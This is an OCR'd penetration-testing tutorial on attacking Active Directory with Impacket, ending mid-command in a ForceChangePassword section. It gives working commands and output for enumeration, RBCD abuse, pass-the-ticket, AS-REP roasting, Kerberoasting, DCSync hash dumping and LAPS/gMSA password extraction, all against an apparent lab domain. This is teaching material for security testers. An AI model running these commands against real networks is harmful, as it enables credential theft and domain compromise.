
iGNITE Technologies

ACTIVE DIRECTORY PENETRATION TESTING



Using IMPACKET

www.hackingarticles.in

Contents

Introduction

Impacket is a powerful Python toolkit for working with network protocols, particularly useful in Active Directory (AD) penetration testing. It provides various scripts to exploit common AD vulnerabilities, perform lateral movement, and extract sensitive data. This article demonstrates practical AD pentesting techniques using Impacket, covering enumeration, exploitation, and post exploitation.

Introduction to Impacket

Impacket is a versatile Python-based toolkit widely used in both penetration testing and malicious hacking efforts. For penetration testers, Impacket facilitates the simulation of realistic attack scenarios, allowing for identification and remediation of vulnerabilities within an organization's network. Adversaries often use Impacket to exploit Windows services and protocols, move laterally within networks, escalate privileges, and access sensitive data. Impacket is a favored tool for threat actors including ransomware groups due to its comprehensive suite of capabilities for reconnaissance, credential dumping, and unauthorized command execution.

Enumeration

Enumeration is the first step in AD pentesting to gather information about users, computers, and other AD objects.

Enumerate SIDs

Impacket's lookupsid allows you to enumerate user SIDs (Security Identifiers) and group SIDs on a Windows system. Each user account and group account on a Windows system has a unique SID. By obtaining the SIDs, you can gather information about existing user accounts, which can be valuable in understanding the network's structure and potential attack vectors.


```
impacket-lookupsid ignite.local/krishna:Password@1@192.168.1.14
```

```
┌──(root㉿kali)-[~]
└─# impacket-lookupsid ignite.local/krishna:Password@1@192.168.1.14
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.1.14
[*] StringBinding ncacn_np:192.168.1.14[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2876727035-1185539019-1507907093
498: IGNITE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: IGNITE\Administrator (SidTypeUser)
501: IGNITE\Guest (SidTypeUser)
502: IGNITE\krbtgt (SidTypeUser)
512: IGNITE\Domain Admins (SidTypeGroup)
513: IGNITE\Domain Users (SidTypeGroup)
514: IGNITE\Domain Guests (SidTypeGroup)
515: IGNITE\Domain Computers (SidTypeGroup)
516: IGNITE\Domain Controllers (SidTypeGroup)
517: IGNITE\Cert Publishers (SidTypeAlias)
518: IGNITE\Schema Admins (SidTypeGroup)
519: IGNITE\Enterprise Admins (SidTypeGroup)
520: IGNITE\Group Policy Creator Owners (SidTypeGroup)
521: IGNITE\Read-only Domain Controllers (SidTypeGroup)
522: IGNITE\Cloneable Domain Controllers (SidTypeGroup)
525: IGNITE\Protected Users (SidTypeGroup)
526: IGNITE\Key Admins (SidTypeGroup)
527: IGNITE\Enterprise Key Admins (SidTypeGroup)
553: IGNITE\RAS and IAS Servers (SidTypeAlias)
571: IGNITE\Allowed RODC Password Replication Group (SidTypeAlias)
572: IGNITE\Denied RODC Password Replication Group (SidTypeAlias)
1000: IGNITE\DC$ (SidTypeUser)
1101: IGNITE\DnsAdmins (SidTypeAlias)
1102: IGNITE\DnsUpdateProxy (SidTypeGroup)
1103: IGNITE\raj (SidTypeUser)
1602: IGNITE\sanjeet (SidTypeUser)
1604: IGNITE\aarti (SidTypeUser)
1609: IGNITE\shivam (SidTypeUser)
1615: IGNITE\ESC13_Privileged_Group (SidTypeGroup)
1620: IGNITE\komal (SidTypeUser)
2102: IGNITE\gmsa_group (SidTypeGroup)
2103: IGNITE\MyGMSA$ (SidTypeUser)
2126: IGNITE\MSI$ (SidTypeUser)
2128: IGNITE\HULK$ (SidTypeUser)
2129: IGNITE\IRONMAN$ (SidTypeUser)
2130: IGNITE\geet (SidTypeUser)
2131: IGNITE\fakepc$ (SidTypeUser)
2132: IGNITE\farzipc$ (SidTypeUser)
2133: IGNITE\yashika (SidTypeUser)
2134: IGNITE\panther (SidTypeUser)
2135: IGNITE\suri (SidTypeUser)
2136: IGNITE\aaru (SidTypeUser)
2137: IGNITE\ram (SidTypeUser)
2138: IGNITE\sita (SidTypeUser)
2139: IGNITE\krishna (SidTypeUser)
2140: IGNITE\WUHQrMtkMm (SidTypeUser)
2141: IGNITE\iakHgkmHdn (SidTypeUser)
```

Enumerate AD Users

Impacket's GetADUsers tool is used to query Active Directory users. It works by using credentials and performing an LDAP query to get information about users within the AD environment. It can help extract things like username, descriptions (maybe some interesting info), last login time, password last set and more.

```
impacket-GetADUsers ignite.local/Administrator:Ignite@987 -dc-ip 192.168.1.14 -all
```




Retrieves all AD users along with their attributes (e.g., last logon, description).

Enumerate AD Computers

Lists all computer objects in the domain.

```
impacket-GetADComputers ignite.local/aarti:Password@1 -dc-ip 192.168.1.14
```



Resource-Based Constrained Delegation (RBCD) Attack

Resource-Based Constrained Delegation (RBCD) is a security feature in Active Directory (AD) that allows a computer object to specify which users or machines can impersonate accounts to access its resources. This delegation method provides more granular control compared to older unconstrained and constrained delegation methods. However, attackers can exploit misconfigured RBCD to gain unauthorized access and escalate privileges within a domain.

The following steps outline the process:

- Create a fake computer account
- Edit the target's "rbcd" attribute by delegating control on a domain controller (DC) to this fake machine
- Fake computer account acts on behalf of Domain Controller (DC$) account
- Obtain a ticket (delegation operation)
- Once the ticket is obtained, it can be used with pass-the-ticket.

Abuse MachineAccountQuota to create a computer account

Since Active Directory allows users to create machine accounts (if MachineAccountQuota > 0), we leverage this to create a new fake machine using the Geet account.

To do this, we'll use addcomputer script, this script has a SAMR option to add a new computer, which functions over SMB.

```
impacket-addcomputer ignite.local/geet:Password@1 -computer-name fakepc -computer-pass Password@123 -dc-ip 192.168.1.14
```

Rewrite DC's AllowedToActOnBehalfOfOtherIdentity properties

We will configure msDS-AllowedToActOnBehalfOfOtherIdentity on the domain controller (DC$), allowing our fake machine account to impersonate users.

We can use Impacket's rbcd script to read, write, or clear delegation rights. Make sure you use credentials of a domain user who has the appropriate permissions.

```
impacket-rbcd ignite.local/geet:Password@1 -action write -delegate-to 'DC$' -delegate-from 'farkepc$' -dc-ip 192.168.1.14
```

Generate a Service Ticket for CIFS

The fake machine account requests a Kerberos Service Ticket for a privileged user (e.g., Administrator) using Service for User to Self (S4U2Self).

Then, it escalates the ticket using Service for User to Proxy (S4U2Proxy) to obtain access to DC$.

Once you modify the delegation attribute, you can use the Impacket getST script to obtain a Service Ticket (ST) for impersonation. For instance, you may impersonate the Administrator or any other user within the domain.

```
impacket-getST ignite.local/'farzipc$':Password@123 -spn cifs/DC.ignite.local -impersonate administrator -dc-ip 192.168.1.14
```

Obtain Privileged Access

After you obtain the Kerberos ticket, you can use it with pass-the-ticket techniques.

To use the ticket, first export an environment variable that points to the created ticket.

```
export KRB5CCNAME=administrator@cifs_DC.ignite.local@IGNITE.LOCAL.ccache
```

Use impacket's psexec for the remote code execution using pass-the-ticket method.

```
impacket-psexec ignite.local/administrator@DC.ignite.local -k -no-pass -dc-ip
192.168.1.14
```

Kerberos-Based Attacks

Kerberos is a common target for AD attacks due to misconfigurations and weak credentials.

AS-REP Roasting

AS-REP Roasting is an attack targeting the Kerberos authentication protocol. It exploits accounts where Kerberos pre authentication is disabled, allowing attackers to crack passwords offline.

How the Attack Works:

1. **Request a Ticket:** The attacker sends a request to the Key Distribution Center (KDC) for an account with pre-authentication disabled.
2. **Receive Encrypted Data:** The KDC sends back an AS-REP response, encrypted using the account's password hash.
3. **Crack the Password:** The attacker uses tools to brute force the password offline. If the password is weak, they gain access.

The GetNPUsers script within Impacket can be used to perform AS-REP Roasting attacks and retrieve password hashes.

```
impacket-GetNPUsers -dc-ip 192.168.1.14 ignite.local/ -usersfile users.txt -format
john -outputfile hashes
```

Further, with the help of John the Ripper dictionary such as Rockyou can help the attacker to extract the password from the hash.

```
john -w=/usr/share/wordlists/rockyou.txt hashes
```

```
┌──(root㉿kali)-[~]
└─# impacket-GetNPUsers -dc-ip 192.168.1.14 ignite.local/ -usersfile users.txt -format john -outputfile hashes
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User raj doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User shivam doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$yashika@IGNITE.LOCAL:fbc5a0afe33a68d5d4c65564f1e341c0$503ef9a517b5b22fdd909c228c152290efccea5dceeefd95022c46b3
6c3b32c39ac1e10047 1a929963fcc4c16fdca338d54ded7c5fb95b6e4917aab12706a81807118d6e2ce5f1585edb32b064101fe6758a9a6c5af483a69
[-] User sanjeet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User geet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User komal doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User aarti doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax

┌──(root㉿kali)-[~]
└─# john -w=/usr/share/wordlists/rockyou.txt hashes
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       ($krb5asrep$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2025-06-09 06:04) 0.8695g/s 1828Kp/s 1828Kc/s 1828KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Kerberoasting

Kerberoasting is a technique that allows an attacker to steal the KRB_TGS ticket, that is encrypted with RC4, to brute force application services hash to extract its password.

Impacket's GetUserSPNs script will try to find and fetch Service Principal Names that are associated with normal user accounts. Output is compatible with John the Ripper and HashCat.

```
impacket-GetUserSPNs -request -dc-ip 192.168.1.14 ignite.local/shivam:Password@1
```

```
┌──(root㉿kali)-[~]
└─# impacket-GetUserSPNs -request -dc-ip 192.168.1.14 ignite.local/shivam:Password@1
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName                Name     MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------------  -------  --------  --------------------------  --------------------------  ----------
hackingarticles/dc.ignite.local     yashika            2025-06-09 06:00:43.509625  2025-06-09 06:11:42.551090



$krb5tgs$23$*yashika$IGNITE.LOCAL$ignite.local/yashika*$03ce24e0a9b2b1f1cd35dd68646b5560$9ff0d0edf9ef1476172dc08c4b934521c866edd82b
577680210934ceca913bb02f1d1d52d78db5e7dc1c2ca0c3cb47df18f05dbab671b83888e9b2be13c88ed0dd61c085b3920128842a1474fb97967e020547f209142
2f6a162564e72ca297c83088fd87b26af46fa90c0edf5b36f76be4afd01034fca91acda0cb4528d50eb1e80f96a12e2a7ecf7c14c308e8959f9e0117e543ead83a0
2e7d0dd12493dfe9687e40aee5b41abb0bbea9afc452ba1f677204291523f5db06b286982efcb5faee490ee7268c5482b71535cfe0304eeb82133f52f5bc990dd02
ad9af30f4c1397edcd6582d6cd391fa415b703157f49024a8877b47c4188d5e65c7b14d1d6f218c5d287147f1af2ae6e119f59452faab0860aecdd5b1c64da33e02
eda9f5e966b53704e89a446ff852a3224bb30298863e5c67ef627ff85bae606a373c46e27a107eb5b7bb9144f79f3be690556bde95a5fa3e2853a078838972bc13b
7e55f6e7d90d7eef2734a0635b9035a0ce71758121c1894aa36fb888e228ac9fe9b8a4af7066db49e9f7ae26d725107ec8717f1bab2b4f859a2b23b6471094b9a1
```

Further, with the help of John the Ripper dictionary such as Rockyou can help the attacker to extract the password from the hash.

```
john -w=/usr/share/wordlists/rockyou.txt hashes
```

```
┌──(root㉿kali)-[~]
└─# nano hash

┌──(root㉿kali)-[~]
└─# john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       (?)
1g 0:00:00:00 DONE (2025-06-09 06:13) 1.333g/s 2804Kp/s 2804Kc/s 2804KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Credential Dumping

DCSync Attack

A DCSync attack uses commands in Microsoft Directory Replication Service Remote Protocol (MS-DRSR) to pretend to be a domain controller (DC) in order to get user credentials from another DC.

Impacket's secretsdump.py will perform various techniques to dump secrets from the remote machine without executing any agent. Techniques include reading SAM and LSA secrets from registries, dumping NTLM hashes, plaintext credentials, and kerberos keys, and dumping NTDS.dit.

```
impacket-secretsdump ignite.local/komal:Password@1@192.168.1.14
```

```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump ignite.local/komal:Password@1@192.168.1.14
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a5a3ba240fa1460779236d9995d8118a:::
ignite.local\raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
sanjeet:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarti:1604:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
shivam:1609:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
komal:1620:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
geet:2130:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
yashika:2133:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:529c34013aa270d40032eadae58cb741:::
MyGMSA$:2103:aad3b435b51404eeaad3b435b51404ee:baa5bea602e8b16ec9f0eacb7c1977a5:::
MSI$:2126:aad3b435b51404eeaad3b435b51404ee:89c02216df5fd6c60d27cf14f43ebca0:::
HULK$:2128:aad3b435b51404eeaad3b435b51404ee:8357d44416840672e4dabe266032dc70:::
IRONMAN$:2129:aad3b435b51404eeaad3b435b51404ee:18863d42bb7beef81e164e3462bad226:::
fakepc$:2131:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
farzipc$:2132:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
Administrator:aes128-cts-hmac-sha1-96:eae5c8006cd744446115d2eab39d9f8f
Administrator:des-cbc-md5:dca1cd9d4a089413
krbtgt:aes256-cts-hmac-sha1-96:854018af26cadd0d664ed3057efd438e6a616367e6aeb65c2e3dfdd7f19a4a33
krbtgt:aes128-cts-hmac-sha1-96:14cfa71a23da86f765a1d357934776ee
krbtgt:des-cbc-md5:cb5813d658b31fe3
ignite.local\raj:aes256-cts-hmac-sha1-96:af5c68f9c15325a03f0cc4b0833f7a1bf4a5607377f7a2412d0dcf8b6ad4a75e
ignite.local\raj:aes128-cts-hmac-sha1-96:51aa342b29ba8b8308c7b3d479bbe795
ignite.local\raj:des-cbc-md5:d3ae083249cbdc85
sanjeet:aes256-cts-hmac-sha1-96:c1e25051a6e747283499c93776a0c270c3f9262a5d1aa05e45afebd6a6e11640
sanjeet:aes128-cts-hmac-sha1-96:c298615295be222e2768db74ffdf0e47
sanjeet:des-cbc-md5:abe57004894fd5f4
aarti:aes256-cts-hmac-sha1-96:2ba3305d4ed69fc95328fec7906563fa23cc50c750e214cbc5846041176e778a
aarti:aes128-cts-hmac-sha1-96:28d994cfb0f59b0055b585344462bca7
aarti:des-cbc-md5:c4c80da2fe404c51
shivam:aes256-cts-hmac-sha1-96:73659df6a0e2ca0ec2dc49372f7a839fda41007e216f468673d172dd833a14ec
shivam:aes128-cts-hmac-sha1-96:4c39e0d1e3f45bbb7a9a4922fa681cd6
shivam:des-cbc-md5:cd46b04fdf136eba
komal:aes256-cts-hmac-sha1-96:b404aac8b14d86f92394a186554f7197a98181a4022bb3ce81eef48d140c5573
komal:aes128-cts-hmac-sha1-96:e83a4a4a7924ff2fd5afdebaa7ccd7ae
komal:des-cbc-md5:9da17cfd4fbf4ffe
geet:aes256-cts-hmac-sha1-96:9a9b2388ee32cc76825d2aa471fef95999d4e0f5106b6fc25d16c1a41c1119e9
geet:aes128-cts-hmac-sha1-96:fc2a18d60de768432eefd1ae494143d2
geet:des-cbc-md5:3e2f2029e58c51ef
yashika:aes256-cts-hmac-sha1-96:d3fb1a82e4bd25d28d7a29aa9a97d99dd813c2f9ba11d8d2e94a78e1c7a7dd54
yashika:aes128-cts-hmac-sha1-96:4020d90c70c9f647ffcd28c3fa476732
yashika:des-cbc-md5:7045e3add902765d
DC$:aes256-cts-hmac-sha1-96:302146962079e5906beb968777d7892ae0b95780a4eed77a3ac3afe80e5c4e9c
DC$:aes128-cts-hmac-sha1-96:5c09e38b44a7f56984891b095b238ba3
DC$:des-cbc-md5:a8863789cd5b0e1a
MyGMSA$:aes256-cts-hmac-sha1-96:2ed283281ddd85ba2f56baa55d7950c840394982465f2745098d517fe70a89ea
MyGMSA$:aes128-cts-hmac-sha1-96:766408a3cc8ea92f7312df57eb8dff0b
MyGMSA$:des-cbc-md5:2f85cd3b3d2576c4
MSI$:aes256-cts-hmac-sha1-96:529111c6a02749bfeed0a80fd8240af19a4bce4620cdeab1b53362119f5d52a8
MSI$:aes128-cts-hmac-sha1-96:0f4bb22ee6570f87e99067a971b59437
MSI$:des-cbc-md5:62da89574a13eace
HULK$:aes256-cts-hmac-sha1-96:8432b89bb40235897541ea6e07838980a1a58c70fd863b16023287e20a9567f4
HULK$:aes128-cts-hmac-sha1-96:0b2e934e2dad70cdc539c215da6d2725
HULK$:des-cbc-md5:ea4ca11383b50b57
```

Local Administrator Password Solution (LAPS) Extraction

LAPS (Local Administrator Password Solution) is a Microsoft solution that randomizes and stores local administrator passwords.

If LAPS is implemented, we can retrieve local admin passwords.

```
impacket-GetLAPSPassword ignite.local/aarti:Password@1 -dc-ip 192.168.1.14
```

```
┌──(root㉿kali)-[~]
└─# impacket-GetLAPSPassword ignite.local/aarti:Password@1 -dc-ip 192.168.1.14
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Host  LAPS Username  LAPS Password   LAPS Password Expiration  LAPSv2
MSI$  N/A           S16sAr)2@8$31z  2025-07-06 14:16:14       False
```

GMSA Attack

Service accounts' passwords are commonly not regularly rotated, putting them at risk, especially because they can be targeted through Kerberoasting attacks.

ReadGMSAPassword Attack is a technique where attackers abuse misconfigured **Group Managed Service Accounts (gMSA)** to retrieve their passwords.

In Active Directory, administrators should only grant ReadGMSAPassword to specific systems. However, if they misconfigure these permissions, an attacker with access to a machine that can query the gMSA password can extract it and use it to authenticate as that service account.

```
Impacket-secretsdump ignite.local/komal:Password@1@192.168.1.14 | grep GMSA
```

```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump ignite.local/komal:Password@1@192.168.1.14 | grep GMSA
MyGMSA$:2103:aad3b435b51404eeaad3b435b51404ee:baa5bea602e8b16ec9f0eacb7c1977a5:::
MyGMSA$:aes256-cts-hmac-sha1-96:2ed283281ddd85ba2f56baa55d7950c840394982465f2745098d517fe70a89ea
MyGMSA$:aes128-cts-hmac-sha1-96:766408a3cc8ea92f7312df57eb8dff0b
MyGMSA$:des-cbc-md5:2f85cd3b3d2576c4
```

Abusing AD-DACL

ForceChangePassword

ForceChangePassword permission grants the right to change the password of a user account without knowing their current password. Consequently, attackers can use this access to perform unauthorized actions.

Using impacket's changepasswd attackers can use **smbpasswd** from **Impacket** to change a user's password over the **SMB protocol** without knowing the current password.

```
impacket-changepasswd ignite.local/panther@192.168.1.14 -newpass Password@1234 -
